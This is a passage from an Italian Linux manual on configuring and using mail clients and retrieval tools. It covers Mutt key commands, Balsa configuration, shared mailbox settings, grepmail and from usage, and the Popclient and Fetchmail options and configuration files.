Tabella 322.33. Alcuni comandi validi quando si sta componendo un messaggio di posta elettronica.

Tasto, sequenza o combinazione di tasti	Termine mnemonico	Descrizione
[*e*]	*edit*	Torna alla modifica del messaggio.
[*q*]	*quit*	Annulla il messaggio e torna alla situazione precedente all'inserimento, con la possibilità di mantenere in sospeso il messaggio.
[*t*]	*to*	Modifica il destinatario.
[*Esc*][*f*]	*from*	Modifica il campo '`From:`'.
[*c*]	*cc*	Inserisce o modifica il campo '`Cc:`'.
[*b*]	*bcc*	Inserisce o modifica il campo '`Bcc:`'.
[*f*]	*fcc*	Inserisce o modifica il campo '`Fcc:`', ovvero l'indicazione del file in cui salvare il messaggio, una volta spedito.
[*s*]	*subject*	Inserisce o modifica l'oggetto.
[*r*]	*reply-to*	Inserisce o modifica il campo '`Reply-To:`'.
[*a*]	*append*	Allega un file al messaggio.
[*D*]	*delete*	Elimina l'allegato o il messaggio selezionato.
[*d*]	*description*	Modifica la descrizione del messaggio o dell'allegato evidenziato.
[*y*]	*yes*	Invia il messaggio.
[*P*]	*postpone*	Sospende il messaggio, conservandolo per un secondo momento.
[*Ctrl l*]		Ridisegna lo schermo.

Da un elenco di messaggi si passa alla visualizzazione di quello selezionato premendo semplicemente [*Invio*]; durante la visualizzazione di un messaggio, è possibile rispondere allo stesso premendo il tasto [*r*], oppure fare altre cose come descritto nella tabella 322.34.

Tabella 322.34. Alcuni comandi validi quando si sta visualizzando un messaggio.

Tasto, sequenza o combinazione di tasti	Termine mnemonico	Descrizione
[*q*]	*quit*	Annulla e torna alla situazione precedente.
[*r*]	*reply*	Risponde al mittente del messaggio visualizzato.
[*g*]	*group*	Risponde al mittente e a tutti i destinatari del messaggio visualizzato.
[*L*]	*list*	Risponde all'indirizzo che sembra appartenere a una lista di posta elettronica, indicato nel messaggio visualizzato.
[*b*]	*bounce*	Invia una copia del messaggio a un altro indirizzo.
[*f*]	*forward*	Rinvia una copia del messaggio a un altro indirizzo.
[*h*]	*header*	Mostra l'intestazione completa del messaggio, o ritorna all'intestazione ridotta.
[*p*]	*print*	Stampa il messaggio visualizzato.
[*Ctrl l*]		Ridisegna lo schermo.

322.11 Balsa

Balsa[11] è un programma grafico per la gestione della posta elettronica, che consente l'accesso diretto al servente SMTP per l'invio dei messaggi e ai serventi POP3 per il prelievo dei messaggi ricevuti presso caselle postali remote.

La prima volta che si avvia Balsa, attraverso l'eseguibile '**`balsa`**', viene proposta una configurazione iniziale e generalmente vengono creati dei file nella directory '`~/mail/`'. Inoltre, viene cercato il file locale dei messaggi ricevuti nella directory '`/var/spool/mail/`' (oppure '`/var/mail/`', a seconda dell'impostazione del proprio sistema). A parte il resto della configurazione che dovrebbe essere abbastanza intuitivo, occorre tenere in considerazione che Balsa abbina il nome di una cartella di posta a un file, che non ha necessariamente lo stesso nome.

Balsa genera e aggiorna da solo il proprio file di configurazione, che ovviamente varia per ogni utente che lo utilizza, essendo '`~/.gnome/balsa`'. Alle volte può essere conveniente controllare e modificare direttamente il contenuto di questo file, senza passare per la procedura grafica, perché questa può far perdere di vista ciò che in realtà si sta cercando di modificare.

```
[mailbox-Inbox]
Path=/home/tizio/mail/inbox
Type=LibBalsaMailboxMbox
Name=Posta ricevuta

[mailbox-Outbox]
Path=/home/tizio/mail/outbox
Type=LibBalsaMailboxMbox
Name=Posta in uscita

[mailbox-Sentbox]
Path=/home/tizio/mail/sentbox
Type=LibBalsaMailboxMbox
Name=Posta inviata

[mailbox-Draftbox]
Path=/home/tizio/mail/draftbox
Type=LibBalsaMailboxMbox
Name=Bozze

[mailbox-Trash]
Path=/home/tizio/mail/trash
Type=LibBalsaMailboxMbox
Name=Cestino

[Globals]
MailDir=/home/tizio/mail
OpenInboxOnStartup=false
Debug=false
AutoCloseMailbox=true
AutoCloseMailboxTimeout=10
OpenMailboxes=Mailbox Mailbox Mailbox
RememberOpenMailboxes=false
EmptyTrash=false
```

```
[identity]
CurrentIdentity=default


[identity-default]
ReplyString=Re:
ForwardString=Fwd:
SignaturePath=/home/tizio/.signature
SigExecutable=false
SigSending=true
SigForward=false
SigReply=false
SigSeparator=false
SigPrepend=true
...
```

Purtroppo, è possibile commettere degli errori di configurazione, anche attraverso la guida grafica offerta dal programma stesso. In presenza di errori gravi, si compromette il funzionamento di Balsa e l'unico modo per rimediare è intervenire a mano nel file di configurazione, osservando intuitivamente il significato delle direttive contenute.

Osservando l'esempio di file di configurazione mostrato, si intuisce l'importanza di cinque cartelle di posta:

- *inbox* è la cartella dei messaggi ricevuti;
- *outbox* è la cartella dei messaggi accodati per la spedizione, che per qualche ragione non sono ancora stati inviati attraverso un servente SMTP (forse in attesa della connessione);
- *sentbox* è la cartella dei messaggi spediti, esclusi quelli che si trovano ancora nella cartella *outbox*;
- *draftbox* è la cartella dei messaggi il cui invio è stato ritardato volontariamente, per consentire una continuazione in un momento successivo;
- *trash* è la cartella in cui vengono salvati inizialmente i messaggi destinati all'eliminazione.

Oltre alle cartelle standard, tutti i file contenuti nella directory definita dalla direttiva '**`LocalMailDir`**' (normalmente corrisponde a '`~/mail/`'), che non sono abbinati ad alcuna cartella particolare, diventano cartelle ulteriori, con lo stesso nome del file relativo.

Figura 322.36. La finestra principale di Balsa, con le cartelle di posta normali.

322.12 Configurazione compatibile tra Mailx, Nail, Pine, Mutt e Balsa

In questa sezione si vuole mostrare in che modo si possono configurare Mailx, Nail, Pine, Mutt e per consentire il loro utilizzo in modo indifferente, sulle stesse cartelle di messaggi.

Per prima cosa si deve decidere in quale directory devono essere contenuti i file, in formato *mailbox*, delle cartelle. Si suppone di usare la directory '`~/mail/`' per tutti gli utenti del sistema, stabilendo anche che la posta in ingresso viene consegnata nel file '`~/mail/inbox`'.

In generale, per informare della presenza della cartella dei messaggi in ingresso basta impostare la variabile di ambiente '**`MAIL`**'. Per intervenire su tutti gli utenti si può intervenire nel file '`/etc/profile`' (nel caso di una shell compatibile con quella di Bourne), come in questo esempio:

```
MAIL="$HOME/mail/inbox"
export MAIL
```

Naturalmente, si deve provvedere a configurare anche il sistema di consegna locale dei messaggi, in modo che funzioni così, altrimenti la posta potrebbe risultare inserita in file all'interno della directory '`/var/mail/`', o '`/var/spool/mail/`', nonostante tutte le buone intenzioni.

Il passo successivo è la definizione di alcune cartelle, più o meno standard. Per esempio è necessario stabilire la collocazione della posta inviata, di quella che è in coda e di quella che è stata solo abbozzata (iniziata ma non completata). Si potrebbe stabilire questa associazione:

Cartella	File corrispondente
posta in ingresso	'`~/mail/inbox`'
posta in uscita o in coda per l'invio	'`~/mail/outbox`'
posta spedita	'`~/mail/sentbox`'

Cartella	File corrispondente
posta letta	‘~/mail/readbox’
bozze di messaggi da trasmettere	‘~/mail/draftbox’
messaggi in attesa di essere eliminati	‘~/mail/trash’

Non tutti i programmi che si intendono utilizzare richiedono tutte queste cartelle, ma almeno sono in grado di accedervi.

Si può stabilire anche l’uso di un file contenente una «firma», ovvero alcune righe da accodare a tutti i messaggi che vengono trasmessi. Per esempio, si può stabilire che debba trattarsi del contenuto del file ‘~/.signature’.

Segue la porzione di configurazione da usare sia per il file ‘/etc/mail.rc’, sia per ‘/etc/nail.rc’, in favore di Mailx e di Nail:

```
set append
set folder="$HOME/mail"
set MBOX="$HOME/mail/readbox"
set record="$HOME/mail/sentbox"
```

In questo modo, Mailx e Nail traggono la posta in ingresso dal file ‘~/mail/inbox’, perché così è annotato nella variabile di ambiente ‘**MAIL**’; inoltre i messaggi letti e quelli trasmessi vengono inseriti correttamente nelle cartelle previste. L’accesso alle altre cartelle di messaggi risulta comunque facilitato perché è stata indicata la directory ‘~/mail/’ in modo predefinito.

Nel caso particolare di Nail, si può aggiungere anche l’indicazione del file da usare come firma:

```
set signature="$HOME/.signature"
```

Per quanto riguarda Pine, si potrebbe intervenire nel file ‘/etc/pine.conf’, o addirittura in ‘/etc/pine.conf.fixed’, se si vuole evitare che gli utenti possano commettere degli errori di configurazione:

```
inbox-path=~/mail/inbox
folder-collections=~/mail/[]
default-fcc=sentbox
postponed-folder=draftbox
default-saved-msg-folder=readbox
signature-file=~/.signature
```

Per quanto riguarda Mutt, si può intervenire nel file ‘/etc/Muttrc’:

```
set mbox_type="mbox"
set record="~/mail/sentbox"
set spoolfile="~/mail/inbox"
set mbox="~/mail/readbox"
set postponed="~/mail/draftbox"
set folder="~/mail/"
```

Eventualmente, se si vuole evitare che Mutt sposti la posta letta in modo automatico nella cartella relativa, è sufficiente indicare per questo la stessa cartella dei messaggi in ingresso:

```
set mbox_type="mbox"
set record="~/mail/sentbox"
set spoolfile="~/mail/inbox"
set mbox="~/mail/inbox"
set postponed="~/mail/draftbox"
set folder="~/mail/"
```

Purtroppo, per Balsa non è facile definire una configurazione generale; quello che segue è il file '`~/.gnome/balsa`' che l'utente '**`tizio`**' potrebbe utilizzare inizialmente, coerentemente con quanto già definito:

```
[mailbox-Inbox]
Path=/home/tizio/mail/inbox
Type=LibBalsaMailboxMbox
Name=Posta ricevuta

[mailbox-Outbox]
Path=/home/tizio/mail/outbox
Type=LibBalsaMailboxMbox
Name=Posta in uscita

[mailbox-Sentbox]
Path=/home/tizio/mail/sentbox
Type=LibBalsaMailboxMbox
Name=Posta inviata

[mailbox-Draftbox]
Path=/home/tizio/mail/draftbox
Type=LibBalsaMailboxMbox
Name=Bozze

[mailbox-Trash]
Path=/home/tizio/mail/trash
Type=LibBalsaMailboxMbox
Name=Cestino

[Globals]
MailDir=/home/tizio/mail

[identity-default]
SignaturePath=/home/tizio/.signature
```

322.13 Ricerche nei file delle cartelle di messaggi

I file delle cartelle di posta elettronica in formato *mailbox*, sono file di testo organizzati secondo una certa struttura. All'interno di questi file è possibile eseguire delle ricerche con Grep, ma il vero problema è quello di identificare il messaggio che contiene la stringa o l'espressione cercata. Per questo conviene usare invece Grepmail, [12] ovvero un programma Perl che restituisce il messaggio intero e non soltanto la riga che corrisponde al modello di ricerca.

Grepmail non si limita a questo, consentendo anche una ricerca selettiva nel corpo dei messaggi, nell'oggetto, escludendo eventualmente gli allegati. Il suo utilizzo più semplice è quello

rappresentato dall'esempio seguente:

$ **grepmail "Tizi[oa]" ~/mail/sentbox | less** [*Invio*]

In questo caso si cercano tutti i messaggi contenuti nel file '~/mail/sentbox' che corrispondono in qualche modo con l'espressione regolare '**Tizi[oa]**'. Con l'ausilio di '**less**', si scorrono facilmente sullo schermo.

Trattandosi di un programma scritto in Perl, le espressioni regolari che si possono utilizzare devono avere le caratteristiche di questo linguaggio di programmazione.

grepmail [*opzioni*] [-e] *espressione_regolare* [*file_cartella_messaggi*]...

Il modello sintattico mostra due particolarità: l'espressione regolare può essere indicata da sola oppure come argomento dell'opzione '**-e**'; i file delle cartelle dei messaggi possono essere forniti come argomenti finali della riga di comando, ma in loro mancanza, viene letto lo standard input. La tabella 322.45 riepiloga le altre opzioni più importanti.

Tabella 322.45. Opzioni più importanti di Grepmail.

Opzione	Descrizione
-b	Esegue la ricerca esclusivamente nel corpo dei messaggi.
-h	Esegue la ricerca esclusivamente nell'intestazione del messaggi.
-i	Non distingue tra lettere maiuscole e minuscole.
-l	Emette solo il nome del file contenente i messaggi corrispondenti.
-M	Ignora gli allegati MIME di tipo binario.
-R	Cerca ricorsivamente nelle sottodirectory.
-v	Cerca i messaggi che **non** corrispondono al modello.
-d today|yesterday	Seleziona solo i messaggi di oggi o di ieri.
-d *mm*/*gg*/*aaaa*	Seleziona solo i messaggi di una certa data.
-d {*n* days ago|*n* weeks ago}	Seleziona solo i messaggi di *n* giorni o settimane fa.
-d {before|after|since}*data*	I messaggi più vecchi, più recenti, o a partire da una data di riferimento.
-d between *data* and *data*	Seleziona solo i messaggi compresi tra due date.
-e *espressione_regolare*	Dichiara espressamente il modello di ricerca.

Vengono mostrati solo alcuni esempi.

$ **grepmail -h -i "From: .*pinco@dinkel.brot.dg" ~/mail/* | less** [*Invio*]

Cerca tutti i messaggi nella directory '~/mail/' che sono stati inviati presumibilmente da *pinco@dinkel.brot.dg*. Il risultato viene fatto scorrere con l'aiuto di '**less**'.

```
$ grepmail -h -i "From: .*pinco@dinkel.brot.dg" ~/mail/* > pinco [Invio]
```

```
$ grepmail -h -i -v "From: .*pinco@dinkel.brot.dg" ~/mail/* > altri [Invio]
```

I due comandi servono a estrarre tutti i messaggi provenienti presumibilmente da *pinco@dinkel.brot.dg*, per generare il file 'pinco', mettendo tutto il resto in un file denominato 'altri'.

```
$ grepmail -h -d "since 7 days ago" -i ↩
↪-e "From: .*pinco@dinkel.brot.dg" ~/mail/* | less [Invio]
```

Cerca tutti i messaggi nella directory '~/mail/' che sono stati inviati presumibilmente da *pinco@dinkel.brot.dg* entro gli ultimi sette giorni. Il risultato viene fatto scorrere con l'aiuto di '**less**'.

322.14 Programmi accessori

Una discreta quantità di programmi accede al file usato come cartella dei messaggi in ingresso per dare delle informazioni all'utente. Generalmente si tratta di programmi che avvisano quando viene aggiunto un messaggio nuovo alla cartella, ma può trattarsi anche di qualcosa di diverso.

Tra questi programmi varrebbe la pena di annotare anche '**biff**', che ha lo scopo di avvisare l'utente quando arriva un messaggio nuovo, mostrando anche qualche informazione sul messaggio stesso. Tuttavia, '**biff**' richiede la presenza di un demone, corrispondente al programma '**comsat**', il quale deve essere avvisato della consegna di ogni messaggio, da parte del MDA locale. Questo meccanismo fa sì che la predisposizione del funzionamento di '**biff**' sia più complicata che utile.

322.15 Utilizzo di «from»

Il programma '**from**' [13] si limita a leggere il file che dovrebbe costituire la cartella dei messaggi in ingresso (di solito si tratta di '/var/mail/***utente***' o del nome contenuto nella variabile di ambiente '**MAIL**'), mostrando un elenco dei mittenti dei messaggi stessi:

```
from [opzioni] [utente]
```

Attraverso le opzioni è possibile limitare l'interesse ai messaggi provenienti da un certo mittente, oppure è possibile dichiarare quale file usare per il controllo della posta.

Tabella 322.46. Alcune opzioni della riga di comando di '**`from`**'.

Opzione	Significato mnemonico	Descrizione
`-c`	*count*	Con questa opzione si vuole sapere soltanto quanti sono i messaggi presenti nella cartella della posta in ingresso.
`-f` *file*	*file*	Specifica di leggere i dati dal file indicato, rinunciando a usare quello che invece potrebbe essere quello predefinito.
`-s` *mittente*	*sender*	Con questa opzione si richiede di visualizzare solo le informazioni sui messaggi provenienti da un mittente a cui corrisponde la stringa indicata.

Vengono mostrati alcuni esempi, senza spiegazione, in cui si usa '**`from`**' con opzioni diverse:

$ **`from -c`** [*Invio*]

```
There are 7 messages in your incoming mailbox.
```

$ **`from`** [*Invio*]

```
From tizio@dinkel.brot.dg Sat Sep 11 07:58:41 2004
From caio@dinkel.brot.dg Sat Sep 11 07:59:16 2004
From sempronio@dinkel.brot.dg Sat Sep 11 08:21:08 2004
From mevio@dinkel.brot.dg Sat Sep 11 08:27:59 2004
From filano@dinkel.brot.dg Sat Sep 11 08:30:47 2004
From martino@roggen.brot.dg Mon Sep 13 08:10:21 2004
From calpurnio@roggen.brot.dg Mon Sep 13 08:10:27 2004
```

$ **`from -s dinkel`** [*Invio*]

```
From tizio@dinkel.brot.dg Sat Sep 11 07:58:41 2004
From caio@dinkel.brot.dg Sat Sep 11 07:59:16 2004
From sempronio@dinkel.brot.dg Sat Sep 11 08:21:08 2004
From mevio@dinkel.brot.dg Sat Sep 11 08:27:59 2004
From filano@dinkel.brot.dg Sat Sep 11 08:30:47 2004
```

$ **`from -s tizio`** [*Invio*]

```
From tizio@dinkel.brot.dg Sat Sep 11 07:58:41 2004
```

$ **`from -f mail/sentbox`** [*Invio*]

```
From daniele Tue Apr 20 07:48:08 2004
From daniele Wed May  5 14:21:49 2004
From daniele Wed May  5 14:23:10 2004
```

[1] **Sendmail** software non libero: non è consentita la commercializzazione a scopo di lucro

[2] **Sendmail** software non libero: non è consentita la commercializzazione a scopo di lucro

[3] La tradizione richiede che l'eseguibile '**sendmail**' sia collocato nella directory '/usr/lib/', ma dal momento che questo fatto va in contrasto con la logica di una gerarchia ordinata del file system, in pratica si tratta solitamente di un collegamento simbolico a un eseguibile che si trova in una posizione più appropriata.

[4] Ci sono altri MTA, simili a Sendmail, che utilizzano questo file senza bisogno di trasformazioni.

[5] In effetti, la directory '/var/spool/mqueue/' e il suo contenuto non possono essere accessibili agli utenti comuni, altrimenti i messaggi in partenza potrebbero essere letti.

[6] Naturalmente, questo discorso vale se si sta usando un servente SMTP locale per ottenere l'invio del messaggio.

[7] **Mailx** UCB BSD

[8] **Nail** UCB BSD e altre

[9] **Pine** software non libero: non è consentita la distribuzione di versioni modificate

[10] **Mutt** GNU GPL

[11] **Balsa** GNU GPL

[12] **Grepmail** GNU GPL

[13] **BSD utils** UCB BSD

Capitolo 323

Messaggi giunti presso recapiti remoti

I messaggi di posta elettronica non vengono sempre recapitati presso l'elaboratore che si utilizza abitualmente. Questa è la situazione tipica in cui ci si trova quando si è collegati a Internet tramite un ISP, per mezzo di una linea commutata. Di solito si ottiene un accesso (*account*) presso un elaboratore dell'ISP e questo diventa solitamente anche il recapito per la posta elettronica.

Il problema è comunque generale: si può avere la necessità di scaricare la posta ricevuta presso un recapito remoto.

La prima idea che può venire in mente può essere quella di usare il protocollo TELNET e leggere così la posta remota. Ma questa non è la soluzione corretta. Per trasferire la posta da un recapito a un altro, si usa solitamente il protocollo POP3 (a volte POP2) oppure IMAP. Come si può immaginare, si tratta di un servizio che deve essere gestito da un demone.

Il modo con cui vengono scaricati messaggi e inseriti nel sistema locale ha dei risvolti importanti. Infatti, questi messaggi possono essere scaricati in un file locale, che normalmente corrisponde alla cartella della posta in ingresso dell'utente, il quale può leggerla attraverso '**`mail`**' o un altro programma che sfrutta lo stesso meccanismo. In alternativa, i messaggi potrebbero essere inseriti nel sistema locale attraverso un servizio SMTP, che in tal caso però, dovrebbe essere attivato necessariamente.

Dei protocolli principali utilizzati per il prelievo e per l'invio dei messaggi, esistono delle «varianti» che prevedono una comunicazione cifrata. In realtà, si tratta degli stessi protocolli, che però si inseriscono a loro volta nel protocollo SSL, pertanto si utilizzano le sigle POP3s, IMAPs e sSMTP per identificarli. Si veda eventualmente il capitolo 405 a proposito di SSL/TLS.

323.1 Concetti generali

Quando la posta elettronica è giunta presso un recapito remoto, senza essere stata ridiretta da lì attraverso un alias o un *forward* per il suo proseguimento, può essere prelevata per mezzo di vari protocolli, tra cui i più importanti sono POP2, POP3 e IMAP.

Il prelievo fatto in questo modo, può tradursi poi:

- nello scarico dei messaggi in un file locale che rappresenta la cartella della posta in ingresso dell'utente per cui si svolge l'operazione;
- nell'invio dei messaggi attraverso l'MDA locale;
- nell'invio dei messaggi attraverso un servente SMTP locale, o comunque uno più «vicino».

Ognuna delle scelte possibili ha dei vantaggi e degli svantaggi. Il primo tipo di operazione, non richiede la presenza di un servente SMTP locale e nemmeno di un MDA, cioè di un *Mail delivery agent*, per la consegna locale del messaggio. Così si presta perfettamente all'uso presso nodi isolati che possono connettersi a Internet attraverso una linea commutata, che solo allora trasmettono e ricevono la posta elettronica.

Il secondo tipo di operazione richiede la presenza di un MDA, composto generalmente da un programma in grado di ricevere i messaggi attraverso lo standard input, che poi sia in grado di recapitarli localmente ed eventualmente di farli proseguire altrove attraverso gli alias e i *forward* eventuali. In pratica però, l'MDA a cui si fa riferimento è quasi sempre Sendmail, o un altro sistema compatibile. Il vantaggio di questa scelta è che per attuarla non occorre attivare il servizio SMTP, cioè non è necessario che Sendmail sia stato avviato come demone in ascolto della porta SMTP.

L'ultimo caso richiede invece che localmente sia presente un MTA completo, in grado di ricevere le connessioni SMTP.

I motivi per cui non si riceve la posta direttamente nel nodo locale, possono essere vari: la connessione con l'esterno potrebbe essere discontinua, come nel caso di un collegamento PPP attraverso linea commutata; il sistema remoto presso cui giunge la posta per qualche motivo, potrebbe avere delle politiche che impediscono il proseguimento dei messaggi (il *forward*); il sistema locale potrebbe essere irraggiungibile dall'esterno a causa delle politiche di sicurezza adottate, per cui, la posta elettronica potrebbe non essere trasferita localmente, lasciando l'onere a ogni nodo di prelevarsela da un servente principale.

Negli ultimi due tipi di trasferimento, il programma che lo fa interviene come se fosse un MTA vero e proprio. In tal senso, potrebbe essere attivato periodicamente attraverso il sistema Cron, a intervalli brevi, oppure come un demone.

323.1.1 Autenticazione

Il prelievo della posta remota è un'operazione personale dell'utente che ha l'accesso presso il sistema remoto. Il programma che si usa per accedere a uno di questi servizi che lo permettono, deve identificarsi in qualche modo; di solito si tratta di fornire l'identità dell'utente remoto e la parola d'ordine.

Il fatto di lasciare viaggiare la parola d'ordine in chiaro, attraverso la rete, è un problema da non trascurare: finché la connessione è diretta (o quasi, come nel caso di una linea commutata), il problema è minimo; quando la connessione attraversa più nodi, il problema diventa delicato.

Oltre a questo, occorre considerare che le informazioni delicate come le parole d'ordine non possono apparire in una riga di comando, perché sarebbero leggibili semplicemente analizzando l'elenco dei processi attivi. Per questo, quando si vuole automatizzare il processo di recupero della posta remota senza dover ogni volta inserire la parola d'ordine, questa può essere annotata soltanto in un file di configurazione, protetto opportunamente contro ogni accesso da parte di altri utenti.

323.2 IMAP toolkit: ipop3d, ipop2d, imapd

IMAP toolkit è una raccolta di demoni per i servizi di trasferimento della posta locale verso i clienti che lo richiedono, mostrando le credenziali necessarie. Si tratta precisamente dei programmi '**`ipop3d`**', '**`ipop2d`**' e '**`imapd`**'. Permettono rispettivamente di utilizzare i protocolli POP3, POP2 e IMAP. Sono gestiti normalmente dal supervisore dei servizi di rete. [1]

Nell'esempio seguente, vengono mostrate le righe di '`/etc/inetd.conf`' in cui si dichiara il loro possibile utilizzo per quanto riguarda il caso particolare di Inetd:

```
…
pop-2   stream  tcp     nowait  root    /usr/sbin/tcpd  ipop2d
pop-3   stream  tcp     nowait  root    /usr/sbin/tcpd  ipop3d
imap    stream  tcp     nowait  root    /usr/sbin/tcpd  imapd
…
```

In alcune distribuzioni GNU questi tre demoni potrebbero fare parte di un pacchetto unico, mentre in altri casi i pacchetti potrebbero essere distinti in base al servizio particolare che viene offerto.

323.3 Popclient

Popclient [2] è un programma molto semplice che permette di scaricare la posta da un recapito remoto utilizzando il protocollo POP2 o POP3, inserendola in un file che corrisponda alla cartella della posta in ingresso dell'utente nel nodo locale, oppure passandola a un MDA (*Mail delivery agent*) che faccia sostanzialmente la stessa cosa. In questo modo, una volta scaricata, la posta può essere letta con un programma tradizionale come Mailx.

È importante sottolineare che per questo scopo, non è necessario che sia attivo un servente SMTP locale. [3]

'**popclient**' è l'eseguibile che compie tutto il lavoro di Popclient. Può essere predisposto anche un file di configurazione, che permette l'automazione delle operazioni.

```
popclient [opzioni] [nodo_remoto]
```

Nelle opzioni della riga di comando, si può osservare che non è stata indicata la possibilità di inserire la parola d'ordine. Infatti, non è possibile; per non dover inserire la parola d'ordine ogni volta che si scarica la posta, è necessario predisporre un file di configurazione.

Opzione	Descrizione
`-2`	Viene utilizzato il protocollo POP2.
`-3`	Viene utilizzato il protocollo POP3.
`-k` `--keep`	Copia i messaggi dal servente remoto senza cancellarli da lì.
`-s` `--silent`	Non mostra i messaggi di progressione dell'operazione.
`-v` `--verbose`	Visualizza attraverso lo standard error tutti i messaggi che intercorrono tra il programma e il servente remoto.
`-u` ***utente*** `--username` ***utente***	Permette di specificare il nome dell'utente così come è registrato nel sistema remoto. Il valore predefinito è il nome dell'utente così come è conosciuto nel sistema locale.

Opzione	Descrizione
`-r` ***cartella_remota*** `--remote` ***cartella_remota***	Permette di specificare una cartella della posta nel servente remoto, diversa da quella predefinita. Dipende dal servente remoto se questa cartella alternativa esiste. Questa opzione può essere utilizzata solo con il protocollo POP2.
`-o` ***cartella_locale*** `--local` ***cartella_locale***	Permette di specificare una cartella della posta locale alternativa. Quando non viene specificata una cartella per la posta ricevuta, si intende quella predefinita dal sistema locale.
`-c` `--stdout`	Permette di emettere attraverso lo standard output la posta, invece di utilizzare la cartella della posta.

Codice di uscita	Descrizione
0	Uno o più messaggi sono stati caricati.
1	Non c'è posta.
2	Errore nell'apertura di un socket.
3	L'autentificazione dell'utente è fallita: il nome dell'utente o la parola d'ordine sono errati.
4	Errore generico nel protocollo di comunicazione.
5	Errore di sintassi nell'uso degli argomenti di '**`popclient`**'.
6	Errore generico nella registrazione della posta nella cartella locale.
7	Errore generico riportato dal servente remoto. Riguarda il protocollo POP3.
10	Errore indefinito.

Popclient può essere configurato in modo personale attraverso il file '`~/.poprc`'. In tal modo, l'utente può predisporre tutti i dati necessari ad automatizzare la connessione senza la necessità di utilizzare script o comandi pieni di opzioni. In particolare, attraverso il file personalizzato di configurazione, si può predisporre anche la parola d'ordine necessaria a prelevare la posta.

L'esempio seguente riguarda il caso in cui si voglia prelevare la posta dal nodo *`weizen.mehl.dg`*, utilizzando il protocollo POP3, con un nominativo-utente «tizio» e la parola d'ordine «tazza», depositando i messaggi nel file '`/home/tizio/mail/inbox`':

```
# .poprc

server  weizen.mehl.dg          \
        proto pop3              \
        user tizio              \
        pass tazza              \
        localfolder /home/tizio/mail/inbox
```

Si può leggere eventualmente la pagina di manuale *popclient(1)*.

323.4 Fetchmail

Fetchmail [4] è un sistema di recupero della posta remota molto complesso. Permette di inserire i messaggi ottenuti nel sistema di consegna locale attraverso un MDA come Sendmail; oppure può utilizzare direttamente il protocollo SMTP per ottenere lo stesso risultato, o per inserire i messaggi in un sistema di trasporto più vicino (quale quello di una rete locale).

Può funzionare anche come demone personale (di un utente) in modo da provvedere regolarmente allo scarico dei messaggi.

Fetchmail ha il vantaggio di poter utilizzare una grande varietà di protocolli fatti per questo scopo. In linea di massima ci si può concentrare sui soliti POP2, POP3 e IMAP, ma è bene tenere presente che le possibilità sono maggiori, nel caso si presentasse l'occasione.

L'eseguibile '**`fetchmail`**' può essere gestito molto bene attraverso la riga di comando, ma è consigliabile anche la sua configurazione attraverso il file '`~/.fetchmailrc`', che permette di agevolare le operazioni di routine.

`fetchmail` [***opzioni***] ***nodo_remoto***

Se si pone un conflitto tra quanto specificato tramite le opzioni della riga di comando e le direttive del file di configurazione, le prime prendono il sopravvento.

Opzione	Descrizione
`-a` `--all`	Scarica tutti i messaggi, compresi quelli che risultano già visti.
`-k` `--keep`	Non cancella i messaggi che vengono scaricati.
`-u` ***utente_remoto*** `--username` ***utente_remoto***	Specifica precisamente il nome da utilizzare per accedere al servente remoto. Se non viene indicata questa informazione (attraverso la riga di comando, oppure attraverso la configurazione), si intende lo stesso nome utilizzato nel sistema locale.
`-t` ***n_secondi*** `--timeout` ***n_secondi***	Permette di stabilire un tempo massimo per la connessione, oltre il quale Fetchmail deve abbandonare il tentativo.
`-d` ***n_secondi*** `--daemon` ***n_secondi***	Avvia Fetchmail in modalità demone, cioè sullo sfondo, allo scopo di eseguire la scansione dei serventi in modo regolare. L'argomento esprime la durata dell'intervallo tra una scansione e l'altra, espresso in secondi. Ogni utente può avviare una sola copia dell'eseguibile '**`fetchmail`**' in modalità demone; tuttavia, se si tenta di avviare una nuova copia di '**`fetchmail`**', quando è già attivo il demone, ciò fa sì che venga eseguita immediatamente una nuova scansione.

Il file di configurazione di Fetchmail è molto importante. È interessante notare che non esiste un file di configurazione generale, ma solo quelli dei singoli utenti; infatti, il recupero della posta elettronica è un'operazione personale.

Per motivi di sicurezza, dal momento che può contenere informazioni delicate, è necessario che il file di configurazione abbia esclusivamente i permessi di lettura e scrittura per l'utente proprietario (0600_8). Se il file ha permessi maggiori, Fetchmail avverte e si rifiuta di proseguire.

Prima di analizzare la sintassi che può essere utilizzata al suo interno, si può notare che i commenti vengono espressi nel modo consueto, attraverso il simbolo '**#**' che li introduce, dove poi tutto quello che segue, fino alla fine della riga, viene ignorato. Così anche le righe bianche e quelle vuote vengono ignorate.

